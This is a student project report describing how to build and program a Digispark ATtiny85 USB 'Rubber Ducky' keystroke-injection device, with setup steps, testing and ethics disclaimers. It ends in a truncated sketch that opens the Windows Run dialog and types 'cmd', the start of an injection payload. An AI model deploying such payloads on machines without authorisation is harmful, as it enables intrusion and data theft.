“The Digispark Attiny85 Rubber Ducky”

A

Project report

Submitted

In partial fulfilment

For the award of the Degree of

Bachelor of Technology

In Department of Computer Science Engineering

SUBMITTED TO:

Mr. Govind Singh

H.O.D of C.S.E. Department

SUBMITTED BY:

Awanish Chaurasiya (19ECACS002)

Niraj Charan (19ECACS019)

Vinay Gurjar (19ECACS034)

Department of Computer Science Engineering

Chartered Institute of Technology, Abu Road

Bikaner Technical University, Bikaner

June 2023

CHARTERED INSTITUTE OF TECHNOLOGY, ABU ROAD

SESSION 2022 – 23

CERTIFICATE

This is to certify that Awanish Chaurasiya, Niraj Charan, Vinay Gurjar of VIII Semester, B.Tech (Computer Science Engineering) has submitted his project report on entitled **"The Digispark Attiny85 Rubber Ducky"** has been submitted to the **Chartered Institute of Technology, Abu Road** in fulfilment for the award of degree of Bachelor of technology in Computer Science Engineering.

Guide: **Date:**

Mr. Govind Singh

Asst. professor of Electrical Department

H.O.D.
Asst. Prof. Mr. Govind Singh
Computer Science Engineering Department

Principal
Chartered Institute of Technology
Abu Road, Rajasthan

ACKNOWLEDGEMENT

I would like to express my gratitude to all the people behind the screen who helped me to transform an idea into a real application.

I would like to express my heart-felt gratitude to my parents without whom I would not have been privileged to achieve and fulfill my dreams. I am grateful to our Director, **Mr. Rajnish Yadav** who most ably run the institution and has had the major hand in enabling me to do my project.

I profoundly thank **Mr. Govind Singh,** Head of the Department of Computer Science Engineering who has been an excellent guide and also a great source of inspiration to my work.

I would like to thank my internal guide **Mr. Govind Singh** Asst. Professor for his technical guidance, constant encouragement and support in carrying out my project at college.

The satisfaction and euphoria that accompany the successful completion of the task would be great but incomplete without the mention of the people who made it possible with their constant guidance and encouragement crowns all the efforts with success. In this context, I would like thank all the other staff members, both teaching and non-teaching, which have extended their timely help and eased my task.

Awanish Chaurasiya (19ECACS002)
Niraj Charan (19ECACS019)
Vinay Gurjar (19ECACS034)

DECLARATION

We hereby declare that the project report entitled **"The Digispark Attiny85 Rubber Ducky"** submitted by us to **Chartered Institute of Technology, Abu Road** in partial fulfilment of the requirement for the award of the degree of ***Bachelor of Technology*** in Computer Science Engineering is a record of Bonafide project work carried out by us under the guidance of Asst. Prof. **Mr. Govind Singh**. We further declare that the work reported in this project has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

Date:

Awanish Chaurasiya (19ECACS002)
Niraj Charan(19ECACS019)
Vinay Gurjar (19ECACS034)

ABSTRACT

The Digispark Attiny85 Rubber Ducky Attack is a technique used to exploit computer systems by emulating a USB keyboard. It involves using a small device to simulate keyboard input and execute pre-programmed scripts to automate actions on the target system. The technique can be used for malicious purposes, such as gaining remote access or stealing sensitive data, or for ethical purposes,such astesting security systems. The Digispark Attiny85 Rubber Ducky Attack is easy to carry out and requires minimal technical knowledge or experience. Organizations can protect against this technique by implementing USB device controls, disabling USB ports, and regularly updating system software.

LIST OF FIGURES

CONTENTS

Chapter – 1

INTRODUCTION

The Digispark Attiny85 is a microcontroller development board based on the ATtiny85 microcontroller. It is a small, low-cost board that is designed to be easily programmable and can be used for various projects. The Attiny85 microcontroller is popular for its compact size and low power consumption.

The term “Rubber Ducky” refers to a type of attack known as a USB Rubber Ducky. It involves using a specially programmed USB device to exploit vulnerabilities in a target computer system. The USB Rubber Ducky is typically disguised as a regular USB thumb drive, but it acts as a keyboard when plugged into a computer. It sends a series of preprogrammed keystrokes to the target computer, allowing an attacker to execute commands or exploit security flaws.

The Digispark Attiny85 can be used as a platform for creating a USB Rubber Ducky device. By programming the Attiny85 with specific keystrokes and commands, you can create a device that emulates a keyboard when connected to a computer. This can be used for various purposes, such as automating tasks or carrying out malicious activities if used unethically.

It’s important to note that using the Digispark Attiny85 or any other device for malicious purposes is illegal and unethical. It’s always recommended to use technology responsibly and respect the privacy and security of others.

The USB Rubber Ducky or Bad USB is a famous attack tool that looks like a USB pen drive but acts like a keyboard when plugged into any unlocked device. The USB Rubber Ducky allows attackers to program microcontrollers in USB devices to perform various tasks. It can be programmed to inject keystroke and binary files into a system, get the cached password to hack a system, steal the victim’s essential and credential data, and can inject rubber ducky payload to the victim’s system. The most important feature of a USB Rubber Ducky is that it cannot be detected by any Anti-Virus or system Firewall as it acts as an HID device.

Fig 1: DIY Atiny85 USB Rubber Ducky

1.5 Problem Statement

The ever-increasing sophistication of cyber threats necessitates robust security measures to protect computer systems and sensitive data. To ensure the effectiveness of these security measures, organizations need to proactively identify vulnerabilities and potential loopholes in their systems. However, relying solely on theoretical analyses or simulated scenarios is insufficient in comprehensively assessing the system’s security posture. There is a need for a practical and pproachh to evaluate the eff’ctiveness of existing security measures and identify potential weaknesses.

The problem at hand is the lack of a comprehensive a’d efficient tool that can simulate real-world hacking techniques and bypass various security measures in a controlled environment. Organizations require an ethical hacking tool capable of executing controlled attacks to test the security of their systems. This tool should be able to identify vulnerabilities, assess the potential impact of these vulnerabilities, and provide insights into the areas where the system is most susceptible to attacks. By utilizing such a tool, organizations can gain a deeper understanding of their system's security posture and make informed decisions regarding security improvements and risk mitigation strategies.

1.2 What's Rubber Ducky?

A "Rubber Ducky" is a term commonly used to refer to a specific type of hacking tool called the "USB Rubber Ducky." It is a small programmable USB device that emulates a keyboard when connected to a computer.

The USB Rubber Ducky appears to the computer as a regular USB keyboard, and it can be programmed to automatically type out a series of keystrokes or commands at high speed. This allows it to execute pre-defined actions on the target computer, such as running scripts, launching programs, or exploiting security vulnerabilities.

The USB Rubber Ducky is often used by security professionals, penetration testers, and enthusiasts for various purposes, including security assessments, automating tasks, or demonstrating vulnerabilities. It can be a powerful tool for quickly executing a sequence of commands on a target system.

It's worth noting that the USB Rubber Ducky can be misused for malicious purposes as well, and its capabilities raise concerns for potential unauthorized access or exploitation of computer systems. As with any hacking tool, it is essential to use it responsibly and within the boundaries of the law and ethical considerations

1.3 Why We Use Rubber Ducky?

The USB Rubber Ducky is a versatile tool used for various legitimate purposes. Here are some common use cases:

1) Security Testing: The Rubber Ducky can be used by security professionals and penetration testers to assess the security of computer systems and networks. It allows them to automate the execution of predefined commands or scripts to identify vulnerabilities and weaknesses in a controlled environment.

2) Automation: The Rubber Ducky can automate repetitive or time-consuming tasks by emulating keyboard input. It can be programmed to quickly execute a series of keystrokes, commands, or macros, saving time and effort.

3) Scripting and Payload Execution: By leveraging the Rubber Ducky's ability to simulate keystrokes, it can execute complex scripts or payloads on a target system. This can be useful for tasks like running automated scripts, launching specific programs, or performing system configurations.

4) Education and Demonstrations: The Rubber Ducky is often used in educational settings to demonstrate the risks associated with malicious USB devices and to raise awareness about potential security vulnerabilities. It can be used to showcase social engineering attacks or highlight the importance of physical security measures.

5) Device Testing: The Rubber Ducky can also be used to test the behavior and security of USB ports and devices. It can simulate different scenarios by emulating various keyboard inputs and monitor how the target system responds.

It’s crucial to note that while the Rubber Ducky has legitimate applications, its misuse for unauthorized access, malicious activities, or any form of illegal actions is strictly prohibited. Responsible and ethical use is paramount to ensure the privacy and security of individuals and systems.

1.4 Components Required for Building USB Rubber Ducky

- Attiny85 IC
- USB A-type Plug Male
- 3 Resistors (2×47Ω & 1×1 KΩ)
- 3 Diodes (2×Zener Diode & 1×IN5819 Diode)
- 8-Pin IC Base
- Perf Board
- Connecting Wires

1.5 USB Rubber Ducky Circuit Diagram

The schematic for the Attiny85 Rubber Ducky USB is given below.

Attiny85 Rubber Ducky Circuit Diagram

The R3 is a pull-up resistor that is connected between Vcc and PB3 pins of IC while the Zener Diodes (D1-D2) are added for total USB interface protection. These protection diodes are not necessary, so you can remove them if you want to build a more compact circuit than this.

Attiny85 Rubber Ducky Circuit Diagram




Fig 1.5: Attiny85 Rubber Ducky Circuit Diagram

Chapter – 2

ENVIRONMENT SETUP AND TESTING

2.1 Installing Digispark Drivers

To program the Attiny85 using USB, you must have Digispark Drivers installed on your laptop. If you don't have them, you can download it by clicking the link Digispark Drivers. Then, extract the zip file and double click on the "Dpinst64.exe" application to install the drivers.

Once the drivers are successfully installed, plug in your Attiny85 board to the laptop. Now, go to Device Manager and your device will be listed under "libusb-win32 devices" as "Digispark Boot-loader". If you can't find 'libusb-win32 devices' on the device manager, then go to View and click on 'Show Hidden Devices.'




Fig 2.1: Digispark Drivers

2.2 Environment Setup

Setting up the environment for using the Digispark Attiny85 as a Rubber Ducky involves several steps. Here's a general outline of the process:

1) Install Arduino IDE: The Arduino Integrated Development Environment (IDE) is required for programming the Digispark Attiny85. Download and install the latest version of the Arduino IDE from the official Arduino website (https://www.arduino.cc/en/software).

2) Add Digispark Board Support: By default, the Arduino IDE does not include support for the Digispark board. To add support, you need to follow specific steps. Here's a general guide:

- Open the Arduino IDE and go to File -> Preferences.
- In the Preferences window, locate the "Additional Boards Manager URLs" field and click on the icon to edit it.
- Add the following URL: https://raw.githubusercontent.com/digistump/arduino-boards-index/master/package_digistump_index.json
- Click "OK" to close the Preferences window.
- Go to Tools -> Board -> Boards Manager.
- In the Boards Manager, type "Digistump" in the search bar.
- Select the "Digistump AVR Boards" package and click on the "Install" button.
- Wait for the installation to complete.

3) Select Digispark Board: After installing the Digispark board support, you need to select the Digispark board in the Arduino IDE. Here's how:

- Connect your Digispark Attiny85 to your computer via USB.
- In the Arduino IDE, go to Tools -> Board and select "Digispark (Default - 16.5MHz)" or the appropriate Digispark option based on your board version.
- Select the correct port from Tools -> Port. Note: The port might not appear until you connect the Digispark board.

4) Install DuckyScript Library: The DuckyScript library allows you to write scripts using the DuckyScript language, which is a simple scripting language used with Rubber Ducky devices. To install the DuckyScript library, follow these steps:

- Open the Arduino IDE.

- Go to Sketch -> Include Library -> Manage Libraries.
- In the Library Manager, search for "DuckyScript" and select the "DuckyScript" library by d4n5h.
- Click on the "Install" button to install the library.

5) Write and Upload DuckyScript: Now, you can write your DuckyScript payload using the Arduino IDE. You can write keystrokes and commands that will be executed by the Digispark Attiny85 when connected as a Rubber Ducky. Make sure to refer to the DuckyScript documentation for the syntax and available commands.

6) Upload the DuckyScript to Digispark: Once you have written your DuckyScript payload, you can upload it to the Digispark Attiny85. Here's the process:

- Connect your Digispark Attiny85 to your computer via USB.
- In the Arduino IDE, click on the "Upload" button (right arrow symbol) to compile and upload the DuckyScript to the Digispark board.
- Wait for the upload process to complete.


After uploading, the Digispark Attiny85 will act as a Rubber Ducky, executing the keystrokes and commands defined in your DuckyScript payload when connected to a target computer.

Remember to use the Digispark Attiny85 responsibly and legally, respecting the privacy and security of others.

2.3 Setting up Arduino IDE

To program the ATtiny85 Board with Arduino IDE, first, we need to add the Digispark board Support to Arduino IDE. For that, go to File > Preferences and add the below link in the Additional Boards Manager URLs and click ‘OK.’

http://digistump.com/package_digistump_index.json


Preferences

Settings | Network

Sketchbook location: C:\Users\circu\Documents\Arduino

Editor language: System Default (requires restart of Arduino)

Editor font size: 15

Interface scale: ☑ Automatic 100 % (requires restart of Arduino)

Theme: Default theme (requires restart of Arduino)

Show verbose output during: ☐ compilation ☐ upload

Compiler warnings: None

☑ Display line numbers ☐ Enable Code Folding

☑ Verify code after upload ☐ Use external editor

☑ Check for updates on startup ☑ Save when verifying or uploading

☐ Use accessibility features

Additional Boards Manager URLs: githubusercontent.com/damellis/attiny/ide-1.6.x-boards-manager/package_damellis_attiny_index.json


More preferences can be edited directly in the file

C:\Users\circu\AppData\Local\Arduino15\preferences.txt

(edit only when Arduino is not running)

Fig 2.3: Setting up Arduino IDE

After that, go to **Tools** > **Board** > **Board Manager** and search for ‘Digistump AVR’ and install the latest version.



Boards Manager

Type All | Digistump AVR

Digistump AVR Boards
by **Digistump** version **1.6.7** **INSTALLED**
Boards included in this package:
Digispark (Default - 16.5mhz), Digispark Pro (Default 16 Mhz), Digispark Pro (16 Mhz) (32 byte buffer), Digispark Pro (16 Mhz) (64 byte buffer), Digispark (16mhz - No USB), Digispark (8mhz - No USB), Digispark (1mhz - No USB).
Online Help
More Info

Fig 2.3: Setting up Arduino IDE

After installing it, you would be able to see a new entry in the Board titled **'Digispark'**.


Tools
Help
Auto Format Ctrl+T
Archive Sketch
Fix Encoding & Reload
Manage Libraries... Ctrl+Shift+I
Serial Monitor Ctrl+Shift+M
Serial Plotter Ctrl+Shift+L
WiFi101 / WiFiNINA Firmware Updater
Board: "Digispark (Default - 16.5mhz)"
Port
Get Board Info
Programmer: "Arduino as ISP"
Burn Bootloader
Boards Manager...
Arduino Robot Motor
Arduino Gemma
Adafruit Circuit Playground
Arduino Yún Mini
Arduino Industrial 101
Linino One
Arduino Uno WiFi
ATtiny Microcontrollers
ATtiny25/45/85
ATtiny24/44/84
Digistump AVR Boards
Digispark (Default - 16.5mhz)
Digispark Pro (Default 16 Mhz)
Digispark Pro (16 Mhz) (32 byte buffer)
Digispark Pro (16 Mhz) (64 byte buffer)
Digispark (16mhz - No USB)
Digispark (8mhz - No USB)
Digispark (1mhz - No USB)

```
tup() {
itialize digital pin LED_BUILTIN as
de(3, OUTPUT);


loop function runs over and over aga
op() {
alWrite(3, HIGH);   // turn the LED
(1000);                       // wai
alWrite(3, LOW);    // turn the LED
(1000);                       // wai
```

```
the user app ...
10% complete
```

Fig 2.3: Setting up Arduino IDE

2.4 Testing

To test the Digispark Attiny85 programmed as a Rubber Ducky, you can follow these steps:

1) Connect the Digispark Attiny85 board to a computer's USB port using a Micro-USB cable.

2) Ensure that the Digispark board is properly recognized by the computer. The first time you connect it, the operating system may install the necessary drivers. Wait for the installation process to complete.

3) Open a text editor or any application where you can enter text.


4) Make sure the text editor or application has focus (click inside the text area if necessary) to receive the keyboard input from the Digispark.

5) The Digispark programmed as a Rubber Ducky will automatically execute a series of preprogrammed keystrokes or commands. These keystrokes can be defined in the firmware you uploaded to the board.

6) The executed actions may depend on the specific firmware you used or the programming you performed on the Digispark. For example, it could be programmed to type out a specific message, launch a program, or execute a sequence of commands.

7) Observe the actions performed by the Digispark on the target computer. The results should be displayed in the text editor or application where you have focus.

It's important to note that testing should be conducted responsibly and ethically. Ensure that you have proper authorization to test the Digispark as a Rubber Ducky and that you are not using it for any malicious or unauthorized purposes. Respecting the privacy and security of others is essential.


sketch_may6a | Arduino IDE 2.1.0
File Edit Sketch Tools Help
Digispark (Default - 16.5mhz)
sketch_may6a.ino
Output
Ln 19, Col 2 Digispark (Default - 16.5mhz) [not connected]

```
#include <DigiKeyboard.h>
void setup() {
  DigiKeyboard.update();
  delay(1000);
  DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT);
  delay(500);
  DigiKeyboard.print("cmd");
  DigiKeyboard.delay(500);
